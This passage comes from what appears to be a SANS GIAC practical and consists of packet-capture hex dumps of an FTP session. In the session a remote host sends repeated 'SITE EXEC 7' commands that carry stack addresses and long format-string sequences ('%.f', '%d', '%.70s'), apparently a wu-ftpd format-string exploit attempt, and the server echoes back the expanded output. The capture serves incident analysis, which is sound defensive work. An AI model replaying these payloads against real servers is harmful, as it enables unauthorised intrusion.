2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d_______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.171883 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16760 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF789E99  Ack: 0xEBCDEB59  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392172 29673610

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.185365 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16761 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF789E99  Ack: 0xEBCDEB59  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392172 29673610
53 49 54 45 20 45 58 45 43 20 37 20 4E B3 FF FF  SITE EXEC 7 N...
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.200046 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1713 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDEB59  Ack: 0xCF78A098  Win: 0x7D78  TcpLen: 32
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP Options (3) => NOP NOP TS: 29673620 237392172
32 30 30 2D 37 20 4E B3 FF BF 2D 32 2D 32 30 30  200-7 N...-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.271665 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16763 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78A098  Ack: 0xEBCDEDDD  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392182 29673620

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.273433 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1714 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDEDDD  Ack: 0xCF78A098  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673626 237392182
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
4E B3 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  N...%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.356579 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16764 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF78A098  Ack: 0xEBCDEFE2  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392189 29673626
53 49 54 45 20 45 58 45 43 20 37 20 18 B3 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.371253 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1715 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDEFE2  Ack: 0xCF78A297  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673634 237392189
32 30 30 2D 37 20 18 B3 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.441414 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16766 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78A297  Ack: 0xEBCDF266  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392199 29673634

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.443488 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1716 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDF266  Ack: 0xCF78A297  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673640 237392199
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
18 B3 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d_______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.525569 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16767 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF78A297  Ack: 0xEBCDF46B  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392206 29673640
53 49 54 45 20 45 58 45 43 20 37 20 E2 B2 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.539762 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1717 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDF46B  Ack: 0xCF78A496  Win: 0x7D78  TcpLen: 32
